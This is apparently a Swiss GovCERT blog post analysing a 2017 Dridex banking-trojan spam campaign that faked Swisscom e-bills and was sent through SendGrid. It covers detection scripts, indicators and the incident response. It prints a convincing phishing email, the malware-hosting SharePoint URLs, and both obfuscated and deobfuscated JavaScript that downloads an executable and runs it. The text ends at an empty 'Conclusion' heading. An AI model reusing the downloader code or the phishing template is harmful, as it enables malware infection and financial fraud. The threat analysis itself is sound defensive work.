

# The Rise of Dridex and the Role of ESPs

---

 [govcert.admin.ch/blog/28/the-rise-of-dridex-and-the-role-of-esps](https://govcert.admin.ch/blog/28/the-rise-of-dridex-and-the-role-of-esps)

Last week, we have warned Swiss citizens about a new malspam run targeting exclusively Swiss internet users. The attack aimed to infect them with *Dridex*. Dridex is a sophisticated eBanking Trojan that emerged from the code base of Bugat / Cridex in 2014. Despite takedown attempts by the security industry and several arrests conducted by the FBI in 2015, the botnet is still very active. In 2016, MELANI / GovCERT.ch became aware of a handful of highly sophisticated attacks against small and medium businesses (SMB) in Switzerland aiming to steal large amounts of money by targeting offline payment software. During our incident response in 2016, we could identify *Dridex* to be the initial infection vector, which had arrived in the victim's mailbox by malicious Office Word documents, and uncovered the installation of a sophisticated malware called *Carbanak*, used by the attacker for lateral movement and conducting the actual fraud. Between 2013 and 2015, the Carbanak malware was used to steal approximately 1 billion USD from banks worldwide.

## The Traditional Dridex Spam Runs

---

Dridex's main infection vector is malspam. But unlike most of the spam that arrives at internet users' mailbox every day, spam mails distributing Dridex don't originate from compromised machines – so called *spambots* –, but rather from infrastructure rented by the attackers themselves for the exclusive purpose of sending out their malspam mails. As the IP addresses and domain names used to distribute Dridex are under control of the attackers, all state-of-the-art methods are available to ensure the infrastructure as well as the distributed spam emails look legit and therefore bypass common spam filters. For example, Dridex spam usually originates from IP space of hosting companies with a valid rDNS record which matches the sender's domain name (*from* and *envelope-from*). In addition, the sending domain names all have a valid SPF record (Sender Policy Framework) matching the senders IP address. Nevertheless, spam filter- and DNSBL provider did catch up in the recent weeks, doing a better job in detecting mails distributing Dridex, marking them as spam. Therefore, we have seen less Dridex malspam emails being delivered to the internet users' mailboxes recently than we did before.

## The Role of ESPs

---

In the past weeks, we could lean back a bit and watch common spam filters doing a good job identifying and blocking Dridex spam campaigns that are being sent to Swiss internet users every Tuesday – Thursday. However, on Wednesdays February 15, 2017, the game changed.

Shortly after noon, we have seen a huge spike in emails being delivered to our spamtraps. The emails looked like this:

**Von:** Swisscom [mailto:sme.contactcenter@bill.swisscom.com]  
**Gesendet:** Mittwoch, 15. Februar 2017 12:31  
**An:**  
**Betreff:** Rechnungskopie



Sehr geehrte Kundin, sehr geehrter Kunde  
Vielen Dank für Ihren Auftrag.  
Hiermit erhalten Sie die gewünschten Unterlagen.

**CHF 863.43** (zahlbar bis 24.01.2017)

[Rechnung einsehen >](#)

Betroffene Rechnung(en): Januar 2017



Alles Wissenswerte rund um das Thema Rechnung, Verbindungen & aktuelle Kosten finden Sie in Ihrem persönlichen Kundencenter.

**Angaben zur papierlosen Bezahlung**

Post-Konto: 01-38395-9  
Zugunsten von: Swisscom (Schweiz) AG, Contact Center Mobile, CH-3050 Bern  
Referenznummer: 788608635814519370390643231  
Codierzeile: 0100000549394>788608635814519370390643231+ 010218415>

Falls Sie Ihre Zahlung aus dem **Ausland** tätigen, verwenden Sie bitte folgende Überweisungsdaten: IBAN: CH18 0483 5029 8829 8100 0, SWIFT/BIC: CRESCHZZ80A. **Ziehen Sie um** oder möchten Sie Ihre Rechnungen an eine andere Adresse senden lassen? Unter "[Meine Daten](#)" im Kundencenter können Sie Ihre Angaben online anpassen. Möchten Sie Ihre Rechnung **unkompliziert bezahlen**? Dann registrieren Sie sich für die [E-Rechnung](#), [Debit Direct](#) oder das [Lastschriftverfahren](#). Haben Sie **Fragen** zu Ihrer Rechnung? Alles zum Thema Rechnung und Kostenkontrolle finden Sie auf unserer [Webseite](#).  
Freundliche Grüsse  
Ihr Swisscom Team

*Dridex spam mail sent to Swiss internet users on Feb 15, 2017 (click to enlarge)*

A first glance at the sender email doesn't reveal it as spam. Even looking at the email's header wrongly supports the same: The email has been sent out by SendGrid. SendGrid is a well-known *Email Service Provider (ESP)* offering email marketing and transactional email service. Many big companies and brands rely on ESPs to ensure that their emails are being

delivered to their customer's mailboxes smoothly. As many of the fortune 100 companies are using an ESP, IP addresses associated which such are often whitelisted at common email servers and DNSBL providers. The reason for this is simple: You can't blacklist an IP address associated with an ESP as much as you can't blacklist IP addresses associated with Google or Outlook.com. Otherwise you might end up blocking thousands of legitimate emails coming from Uber, Spotify, Airbnb and any other brands that are using the ESP's infrastructure to send emails.

## Reach Your Recipients With Industry-leading Inbox Delivery

SendGrid offers the industry's top email delivery platform along with [world-class expert services](#) to make sure your valuable emails reach your recipients.

- 
- [Feel confident that your emails will reach the inbox with the help of our 30+ email deliverability experts.](#)
  - [Benefit from quality shared and dedicated IPs that help your sending reputation, along with ISP monitoring and outreach.](#)
  - [Explore consulting offerings provided by SendGrid's Expert Services team to help ensure sending best practices.](#)

*SendGrid Service description highlighting by the vendor (source: [SendGrid](#))*

### The Spam Email

---

The emails we have seen hitting our traps on February 15, 2017 pretended to come from Swisscom. Swisscom is Switzerland's biggest telecommunication provider. It is a brand that is known to every Swiss citizen. The mails claim to be an e-bill (Rechnung), which isn't uncommon as Swisscom is indeed sending out e-bills via email. But why would Swisscom send an e-bill to our spam traps? And why not just one, but rather thousands within just a couple of minutes? This made us suspicious, so we decided to take a closer look at these emails. The attackers have prepared the spam emails very well. Below is a screenshot of a legit e-bill that Swisscom usually sends out to their customers, and the fake one spammed out by the offenders:



Sehr geehrte Kundin, sehr geehrter Kunde  
Vielen Dank für Ihren Auftrag.  
Hiermit erhalten Sie die gewünschten Unterlagen.

CHF 863.43 (zahlbar bis 24.01.2017) [Rechnung einsehen](#)

Betroffene Rechnung(en): Januar 2017

Alles Wissenswerte rund um das Thema Rechnung, Verbindungen & aktuelle Kosten finden Sie in Ihrem persönlichen Kundencenter.

**Angaben zur papierlosen Bezahlung**

Post-Konto: 01-38395-9  
Zugunsten von: Swisscom (Schweiz) AG, Contact Center Mobile, CH-3050 Bern  
Referenznummer: 788608635814519370390643231  
Codierzeile: 0100000549394+788608635814519370390643231+ 010218415-

Falls Sie Ihre Zahlung aus dem Ausland tätigen, verwenden Sie bitte folgende Überweisungsdaten: IBAN: CH18 0483 5029 8829 8100 0, SWIFT/BIC: CRESCHZ80A. Ziehen Sie um oder möchten Sie Ihre Rechnungen an eine andere Adresse senden lassen? Unter ["Meine Daten"](#) im Kundencenter können Sie Ihre Angaben online anpassen. Möchten Sie Ihre Rechnung **unkompliziert bezahlen**? Dann registrieren Sie sich für die [E-Rechnung](#), [Debit Direct](#) oder das [Lastschriftverfahren](#). Haben Sie **Fragen** zu Ihrer Rechnung? Alles zum Thema Rechnung und Kostenkontrolle finden Sie auf unserer [Webseite](#).  
Freundliche Grüsse  
Ihr Swisscom Team



Sehr geehrter Herr [redacted]

Ihre Swisscom Rechnung - zur Nummer [redacted] - ist ab sofort im [Kundencenter](#) verfügbar.

Rechnungsbetrag Januar 2016

CHF 134.00 [Rechnung einsehen](#)  
(Wird am 26.02.2016 Ihrem Konto belastet)

Ziehen Sie um oder möchten Sie Ihre Rechnungen an eine andere Adresse senden lassen? Unter ["Meine Daten"](#) im [Kundencenter](#) können Sie Ihre Angaben online anpassen.

Wenn Sie mit uns in Verbindung treten möchten, klicken Sie bitte auf ["Hilfe & Kontakt"](#). Die Absender-Adresse dieses E-Mails ist nicht betreut und Anfragen können nicht beantwortet werden.

Freundliche Grüsse

Swisscom (Schweiz) AG

-----  
Sicherheits Hinweis:  
Diese E-Mail von Swisscom ist signiert. Weitere Informationen zur elektronischen Signatur finden Sie unter: <https://swisscom.ch/e-certificate>. Geben Sie Ihre Sicherheitselemente niemals Dritten bekannt.  
-----

Kundennummer:                      Rechnungskonto:  
-----

### *Fake Swisscom e-bill compared to a real one (click to enlarge)*

The emails look very similar, but they aren't identical. The reason for this is simple: The spam email on the left side pretends to be an e-bill from Swisscom to an enterprise customer (SME), while the one on the right side is a legit e-bill sent out by Swisscom to a home user (SOHO), because we don't have a legitimate SME type e-bill available. The left (fake) one pretends to come from **sme.contactcenter@bill.swisscom.com**, while the right, legit one has been sent from **contact.center@bill.swisscom.com**. As the spam emails are apparently targeting enterprise customers (SME), the invoice total is much higher than what a home user expects to be billed.

Looking at one of these emails for a second time, it appears that the diacritical characters ä/ö/ü, which are very common in German, are completely missing and replaced by a/o/u. Secondly, the hyperlink "Rechnung einsehen" that the user should click (which means "review bill") does not point to a domain name owned by Swisscom, but to Microsoft's Sharepoint service. Analyzing all of such emails we got, we were able to collect the following URLs:

[https://jensenbowers-my.sharepoint.com/personal/leeanderson\\_jensenbowers\\_com\\_au/\\_layouts/15/download.aspx?docid=068187f5a930340c89e3b7c5c9b9c24f7&authkey=AarHUBAy66DSX08VzRPQ25w](https://jensenbowers-my.sharepoint.com/personal/leeanderson_jensenbowers_com_au/_layouts/15/download.aspx?docid=068187f5a930340c89e3b7c5c9b9c24f7&authkey=AarHUBAy66DSX08VzRPQ25w)  
[https://talofinancial-my.sharepoint.com/personal/ashleigh\\_schipp\\_talofinancial\\_com\\_au/\\_layouts/15/guestacce](https://talofinancial-my.sharepoint.com/personal/ashleigh_schipp_talofinancial_com_au/_layouts/15/guestacce)  
[https://yemposolutions-my.sharepoint.com/personal/amor\\_novicio\\_yempo-solutions\\_com/\\_layouts/15/guestaccess.aspx?docid=0ce03b9fd12d949cf91f56a7d1fbf4b93&authkey=ASOCPusN\\_QaBSXcCPxEkT9s](https://yemposolutions-my.sharepoint.com/personal/amor_novicio_yempo-solutions_com/_layouts/15/guestaccess.aspx?docid=0ce03b9fd12d949cf91f56a7d1fbf4b93&authkey=ASOCPusN_QaBSXcCPxEkT9s)

Following these links reveal them to serve a ZIP archive called Rechnung.zip containing a JavaScript file with the matching name Rechnung.js. So, is Swisscom sending out JavaScript files to their customers? Not really – we became suspicious.

## The JavaScript

Having a look at the JavaScript confirms our suspicion that these emails can't be legit: The JavaScript files are highly obfuscated:

```
1 wAJFnH = (((2097152 << 0x1) >>> (13 << 0x20)) >> (36 >>> 2));
2 IUyENTGv = wAJFnH;
3 var q2MrAkV = 0;
4 var JCwa0u35 = '';
5 var Uo7GIbb2r8M = (((104528750 >>> 0x1) * (0x4 >> 1) + (0x528249 << 0x1)) >> (0x28000 >> 13));
6 zYVQ0unwQ2LG = [];
7 var zqlb30sPVTc5 = 0;
8 var r58cwy = JCwa0u35 + ' ';
9 Uo7GIbb2r8M = Uo7GIbb2r8M * (((2097152000 >>> 0x1) >>> (9 << 0x20)) >> (9 << 32));
10 JCwa0u35 = JCwa0u35 + new Date();
11 while (Uo7GIbb2r8M > ((-(-29 << 32)) % (8192 >> 13))) {
12     eeJU_ecYx1 = JCwa0u35.split(r58cwy);
13     zYVQ0unwQ2LG.push(eeJU_ecYx1[Uo7GIbb2r8M % (3 + 3)]);
14     Uo7GIbb2r8M = Uo7GIbb2r8M - 1;
15 }
16
17 HUpatQb7 = '' + ('LoD', 'Rpn'.nex()) + ('KHj', 'hq', 'uy'.nex()) + ('41L', 'JRJ', 'np'.nex());
18 c6gZ0f3 = ['' + ('cp_', 'hwu'.nex()) + ('3E', 'tw'.nex()) + ('gy', 'y_9', 'tS'.nex()) + ('DA', 'pkI'.nex()) + ('I9', 'Lo1', 'Vme', 'sf'.nex()) + ('I8F', ':m'.nex()) + ('3Ww', 'd4M', 'lg1', '/b'.nex()) + ('j0X', 'ou', '/yF'.nex()) + ('t_', 'tkz'.nex()) + ('IG', 'PY', 'u_A', 'ae'.nex()) + ('c_0', 'aj', 'l7B'.nex()) + ('xN', 'ooz'.nex()) + ('nYi', 'f9n'.nex()) + ('y1M', '2aS', 'wq5', 'ib'.nex()) + ('t0', 'nw'.nex()) + ('YfW', 'aN'.nex()) + ('WdY', 'n0', 'nr'.nex()) + ('YQn', 'zHv', 'u6k', 'cY'.nex()) + ('f1H', 'iyQ'.nex()) + ('QG', 'aKK'.nex()) + ('yK', 'aE', 'z58', 'lS'.nex()) + ('ZU', 'mUA', 'qK', '-Nb'.nex()) + ('d6t', 'mdc'.nex()) + ('ri', 'ywc'.nex()) + '.' + ('S7C', 'PN', 'sci'.nex()) + ('V_0', 'cT', '6I', 'hqv'.nex()) + ('xd', 'EIr', 'oz', 'a5G'.nex()) + ('6vU', 'rV'.nex()) + ('fZQ', 'eCY'.nex()) + ('jMQ', 'f1', 'So', 'prT'.nex()) + ('h4x', 'o0'.nex()) + ('_mJ', 'if'.nex()) + ('YC', 'nrU', 'nN'.nex()) + ('w0Z', 'vUA', '96A', 'tz'.nex()) + ('yc', 'eg', 'hx'.nex()) + 'c' + ('8J', 't0', 'bJK', 'o8d'.nex()) + ('FxB', 'ewT', 'cT', 'm 2'.nex()) + ('3AG', '/7f'.nex()) + ('ai', 'SKm', 'ga', 'ni'.nex()) + ('CZG', 'l
```

*Obfuscated JavaScript (click to enlarge)*

After deobfuscation, the purpose of the script becomes clear:



```

1 var success = 0;
2
3 urls = ['https://talofinancial-my.sharepoint.com/personal/
         ashleigh_schipp_talofinancial_com_au/_layouts/15/guestaccess.aspx?docid=07697c8afb3e544
         808bf527394eb7154b&authkey=Adh6QVItbnSL0pXvxh_BfCs',
4         'https://yemposolutions-my.sharepoint.com/personal/
         amor_novicio_yempo-solutions_com/_layouts/15/guestaccess.aspx?docid=0ce03b9fd12
         d949cf91f56a7d1fbf4b93&authkey=ASOCPusN_QaBSXcCPxEkT9s'];
5
6
7 active_x_object = this['ActiveXObject'];
8 wscript_shell = new active_x_object('WScript.Shell');
9 dest_path = wscript_shell['ExpandEnvironmentStrings']('%TEMP%/OHU1LYq.exe');
10 try {
11     xmlhttp = new active_x_object('MSXML2.XMLHTTP');
12     while (success == 0) {
13         xmlhttp['open']('GET', urls[url_index], 0);
14         ++url_index;
15         if (url_index == urls.length)
16             url_index = 0;
17         xmlhttp['send']();
18         while (xmlhttp['readyState'] < 4) {
19             wscript_shell['Sleep'](100);
20         }
21         status_text = xmlhttp['statusText'];
22         if (status_text && status_text == 'OK')
23             success = 1;
24     }
25     adodb_stream = new active_x_object('ADODB.Stream');
26     adodb_stream['open']();
27     adodb_stream['type'] = 1;
28     adodb_stream['write'](xmlhttp['ResponseBody']);
29     adodb_stream['position'] = 1 - 1;
30     adodb_stream['saveToFile'](dest_path, 1 + 1);
31     adodb_stream['close']();
32     wscript_shell['Run'](dest_path, 0, 0);
33 } catch (exception) {};

```

*Deobfuscated JavaScript (click to enlarge)*

Once executed, the script will download a windows binary from Sharepoint online and execute it:

```

https://talofinancial-
my.sharepoint[.]com/personal/ashleigh_schipp_talofinancial_com_au/_layouts/15/guestac
docid=07697c8afb3e544808bf527394eb7154b&authkey=Adh6QVItbnSL0pXvxh_BfCs
https://yemposolutions-my.sharepoint.com/personal/amor_novicio_yempo-solu-
tions_com/_layouts/15/guestaccess.aspx?
docid=0ce03b9fd12d949cf91f56a7d1fbf4b93&authkey=ASOCPusN_QaBSXcCPxEkT9s

```

## The Payload

The JavaScript drops the following windows executable from the said Sharepoint URLs:

```

Filename: line.registr
MD5 hash: 20e10d0c6828e6df0882c043113285d6
SHA256 hash: e01c0ba8b8e3ad5735bdd15bda5bf449ec9c6167badd7173fca04eb6b41570e2

```

Doing a quick analysis of the payload reveals the distributed malware as **Dridex** (version 4.23).

Dridex is using different botnets (*botnetid*). Each botnet has its own configuration file and is targeting a specific country or a set of countries. The Dridex payload we have observed in this campaign could be associated with *botnetid* 2144, which is known for attacking customers of financial institutions in Switzerland.

Once executed, an infected computer is going to call out to six different IP address that all act as botnet command&control server (C&C) for the Dridex malware. Each of these IP addresses belongs to a compromised server in the internet and is forwarding the botnet traffic from Dridex infected machines to a tier-2 infrastructure:

```
198.167.136.139:443
159.226.92.9:4431
136.243.209.34:443
109.235.76.95:1843
209.20.67.87:5353
194.150.118.25:3101
```

A Dridex bot will contact any of these IP address and will try to get an updated configuration from the botnet masters. An updated configuration file will contain a new set of botnet controllers, a list of financial institutions in Switzerland for which Dridex redirects the traffic (online fraud), as well as a list of offline payment software (offline fraud).

Dridex also sends out a list of installed software to the botnet C&C. If that list includes offline payment software or software that could potentially be used to transfer payment instructions (such as FTP clients), the infected machine (bot) will get flagged and the C&C might deliver Carbanak. Otherwise, a full-featured version of Dridex is installed.


The Dridex configuration files we received can be downloaded at the links below:

- [Dridex configuration file](#)
- [Dridex webinjects](#)

## Summary of Infection Chain

---

The following graphic summarizes the events that lead up to the infection with Dridex and/or Carbanak:



Dridex / Carbanak infection chain (click to enlarge)

## Detection of Dridex


Dridex infections are hard to detect and to clean, as the malware usually only resides in memory. Dridex is only written to disk upon shutdown, which it knows about from hooking Window's shutdown API calls. We learned about several cases where Dridex infections were allegedly cleaned up by professional IT services, because they did not find traces of Dridex on disk or startup entries related to Dridex. We recommend that infected systems are reimaged (reinstalled), or at least cleaned after booting from a rescue stick.



A promising way to detect current or former infections of Dridex is to look at the registry. Dridex stores its configuration in multiple registry keys of the format:


```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\  
{GUID}\ShellFolder
```

{GUID} is the textual representation of an id that varies between infected clients. The data is stored as binary data under a name which is also formatted like a GUID. The following screenshot shows the registry for an infected system:



Screenshot of the Registry on a Dridex infected computer (click to enlarge)

A clean system, on the other hand, has fewer (usually one or two) entries that match the pattern. None of the keys should have a GUID-like name or contain binary data:



Screenshot of the Registry on a clean computer (click to enlarge)

We wrote a small Powershell-Script ([dridexregistry.ps1](#)) that checks the registry for potential Dridex entries. The script also checks the Appdata/Local and Appdata/LocalLow for binaries that match the pattern of Dridex. As clarified above, these files do not usually exist even on infected systems.

Filename: carbanaktargets.ps1  
MD5 hash: 04a98c92a8b943ee90b6bda921abe0f0  
SHA256: a2b667ccb014ba732e1ad337a582f8aa464b5fa7913ebd8034fe8b6bc6d6009a

Filename: dridexregistry.ps1  
MD5 hash: d155bf49b289f14047b97b16d9a2a207  
SHA256: 8cdcad2546fd943fabe2e98de33f69ae6e8ea08eca5b5dadfc5f1a7cc90c3c1a

The script exports the registry key. You may send these exports along to incident response or law enforcement agencies. On an infected system, the output of the script might look as follows:

```
PS C:\Users\victim> dridexregistry.ps1
!!! Host is was/is almost certainly infected by Dridex
There are 14 config folders, of which 4 are filled.
Written hkcu:\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID to
C:\Users\victim\_out\registry.reg
Found no Dridex binaries
Written Report to C:\Users\victim\_out
```

We also wrote a PowerShell script ([carbanaktargets.ps1](#)) that compares the list of installed applications against the 360 products that Dridex looks for to determine if it wants to deliver Carbanak:

```
PS C:\Users\victim> carbanaktargets.ps1
Your system has 'CuteFTP 9' installed, which could trigger Carbanak
Your system has 'SeaMonkey 2.46 (x86 en-US)' installed, which could trigger Carbanak
Your system has 'StarMoney' installed, which could trigger Carbanak
Your system has 'StarMoney 9.0 ' installed, which could trigger Carbanak
Your system could be the target of Carbanak
```

Disclaimer: The PowerShell scripts are provided with no guarantee and on best-effort. MELANI / GovCERT.ch can not be held liable for damages caused by the PowerShell script, false positives or false negatives.

## Doing Incident Response

---

As a first reaction to the massive spam campaign, we have contacted SendGrid, kindly asking them to stop the associated email campaign. In addition, we have asked them to explain to us from whom they received the authorization to send on behalf of swisscom.com. We were very surprised not to receive any response from SendGrid for 24 hours. We therefore tried to reach them via a phone call (land line), but this turned out to be a dead end too (“you have reached us outside business ours”). Another 24 hours passed without any response from SendGrid, so we decided to reach out to them via [Twitter](#). On Twitter, we finally managed to get a life sign from SendGrid. Unfortunately, it appears that SendGrid was having trouble to locate our abuse report.

[@SendGrid](#) We've tried to contact you by email + phone re a massive spamwave coming from your network, without getting any response [1/2]

[Original \(Englisch\) übersetzen](#)

00:54 - 16. Feb. 2017

 1   



Antwort an [@SendGrid](#)



**GovCERT.ch** [@GovCERT\\_CH](#) · 16. Feb.

[@SendGrid](#) Could you please make sure that someone from your abuse team gets in contact with us as soon as possible? Thank you [2/2]

[Original \(Englisch\) übersetzen](#)

 1   



**SendGrid** [@SendGrid](#) · 16. Feb.

[@GovCERT\\_CH](#) That doesn't sound good! Do you have an open ticket we can investigate for you? Thanks!

[Original \(Englisch\) übersetzen](#)

 1  



**GovCERT.ch** [@GovCERT\\_CH](#) · 16. Feb.

[@SendGrid](#) No ticket # here (never got one). Please check your abuse mailbox for mails from [\\*@govcert.ch](#)

[Original \(Englisch\) übersetzen](#)


 1   



**GovCERT.ch** [@GovCERT\\_CH](#) · 17. Feb.

[@SendGrid](#) [@SendGridSec](#) 48 hours passed since our initial abuse report - do you happen to have any news for us?

[Original \(Englisch\) übersetzen](#)

 1   



**SendGrid** [@SendGrid](#) · 17. Feb.

[@GovCERT\\_CH](#) [@SendGridSec](#) We've already informed our Abuse team to check for the email received from [\\*@govcert.ch](#).

[Original \(Englisch\) übersetzen](#)



---

*Twitter conversation we had with SendGrid (click to enlarge)*

Five more days passed since we have sent our initial abuse report to SendGrid. As of today, we are still waiting for official feedback from SendGrid.

## Conclusion

